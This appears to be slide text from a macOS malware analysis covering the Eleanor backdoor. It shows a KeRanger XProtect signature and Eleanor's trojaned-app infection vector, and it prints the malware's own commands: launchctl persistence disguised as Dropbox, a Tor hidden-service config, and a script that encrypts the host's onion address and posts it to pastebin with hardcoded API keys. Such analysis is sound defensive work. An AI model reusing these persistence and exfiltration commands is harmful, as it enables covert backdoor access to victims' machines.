


```
patrick$ cat /System/Library/CoreServices/CoreTypes.bundle/  
Contents/Resources/XProtect.plist
```

```
<dict>  
  <key>Description</key>  
  <string>OSX.KeRanger.A</string>  
  <key>LaunchServices</key>  
  <dict>  
    <key>LSItemContentType</key>  
    <string>com.apple.application-bundle</string>  
  </dict>  
  <key>Matches</key>  
  <array>  
    <dict>  
      <key>MatchFile</key>  
      <dict>  
        <key>NSURLTypeIdentifierKey</key>  
        <string>public.unix-executable</string>  
      </dict>  
      <key>Pattern</key>  
      <string>488DBDD0EFFFFFFBE0000000BA0004000031C04989D8*31F6  
        4C89E7*83F8FF7457C785C4EBFFFF00000000</string>  
    </dict>  
  </array>  
</dict>
```


ELEANOR

backdoor with audio/video capture capabilities


 Eleanor	
 found on	july 2016
 found by	BitDefender
 infection	fake, trojaned application
 features	(php)backdoor + audio/video capture
 disinfection	remove launch agents

ELEANOR

infection vector




'EasyDoc Convertor'
(macupdate.com)



ELEANOR

persistence




app bundle



platypus

- › create macOS apps from scripts
- › sveinbjorn.org/platypus




```
mv $DIR/com.getdropbox.dropbox.usercontent.plist ~/Library/LaunchAgents/  
com.getdropbox.dropbox.usercontent.plist  
launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.usercontent.plist  
  
mv $DIR/com.getdropbox.dropbox.integritycheck.plist ~/Library/LaunchAgents/  
com.getdropbox.dropbox.integritycheck.plist  
launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.integritycheck.plist  
  
mv $DIR/com.getdropbox.dropbox.timegrabber.plist ~/Library/LaunchAgents/  
com.getdropbox.dropbox.timegrabber.plist  
launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.timegrabber.plist
```

launch agent installations

launch agent	binary
com.getdropbox.dropbox.integritycheck.plist	~/Library/.dropbox/sync/conn
com.getdropbox.dropbox.timegrabber.plist	~/Library/.dropbox/check_hostname
com.getdropbox.dropbox.usercontent.plist	~/Library/.dropbox/dbd

ELEANOR (sync/conn) features/goals



cmd-line arguments

--defaults-torrc ~/Library/.dropbox/sync/data/storage.old
-f ~/Library/.dropbox/sync/data/storage



~/Library/.dropbox/sync/conn

```
$ cat sync/storage.old
## fteproxy configuration
ClientTransportPlugin fte exec PluggableTransports/fteproxy.bin --managed

## obfsproxy configuration
ClientTransportPlugin obfs2,obfs3,scramblesuit exec PluggableTransports/obfsprox

## flash proxy configuration
ClientTransportPlugin flashproxy exec PluggableTransports/flashproxy-client --re
```

sync/storage.old

```
$ cat sync/storage
GeoIPFile /Users/user/Library/.dropbox/sync/data/list
GeoIPv6File /Users/user/Library/.dropbox/sync/data/list6

HiddenServiceDir /Users/user/Library/.dropbox/sync/hs
HiddenServicePort 80 127.0.0.1:9991
HiddenServicePort 22 127.0.0.1:9992

SOCKSPort 9060
ControlPort 9061
```

sync/storage

ELEANOR (sync/check_hostname) features/goals

just a bash script

```
$ file ~/Library/.dropbox/check_hostname
POSIX shell script text executable
```

check_hostname's type



1 encrypt tor name ('hostname')
e.g. 'xjd6uzkuyonxzrz2.onion'

```
1 HOSTNAME=$(cat /Users/$USER/Library/.dropbox/sync/hs/
hostname | cut -d '.' -f 1 | openssl rsautl -encrypt -
pubin -inkey /Users/$USER/Library/.dropbox/public.key |
openssl enc -base64 | sed "s/\+/PLUS/g")
```

```
2 PASTEID=$(curl -sd
"api_paste_code=$HOSTNAME&api_option=paste&api_dev_key=d
1e52e9d2452e1810279527aa1a83c8b&api_paste_private=1&api_
user_key=df8a73a0813c422465564c913e760d87" "http://
pastebin.com/api/api_post.php" | cut -d "/" -f 4)
```

2 post to pastebin
pastebin.com/api/api_post.php

check_hostname



post host's 'tor name' to
pastebin.com

ELEANOR (dbd) features/goals

com.getdropbox.dropbox.usercontent.plist

Key	Type	Value
Root	Dictionary	(8 items)
StandardErrorPath	String	/dev/null
Nice	Number	10
AbandonProcessGroup	Boolean	YES
StandardOutPath	String	/dev/null
ProgramArguments	Array	(8 items)
Item 0	String	/Users/user/Library/.dropbox/dbd
Item 1	String	-S
Item 2	String	127.0.0.1:9991
Item 3	String	-t
Item 4	String	/Users/user/Library/.dropbox
Item 5	String	-c
Item 6	String	/Users/user/Library/.dropbox/config
Item 7	String	/Users/user/Library/.dropbox/rules
RunAtLoad	Boolean	YES


launch agent plist

```
$ codesign -dvv ~/Library/.dropbox/dbd
...
Identifier=com.apple.php
Authority=Software Signing
Authority=Apple Code Signing Certification
Authority
Authority=Apple Root CA
```

it's apple's php!

code signing info

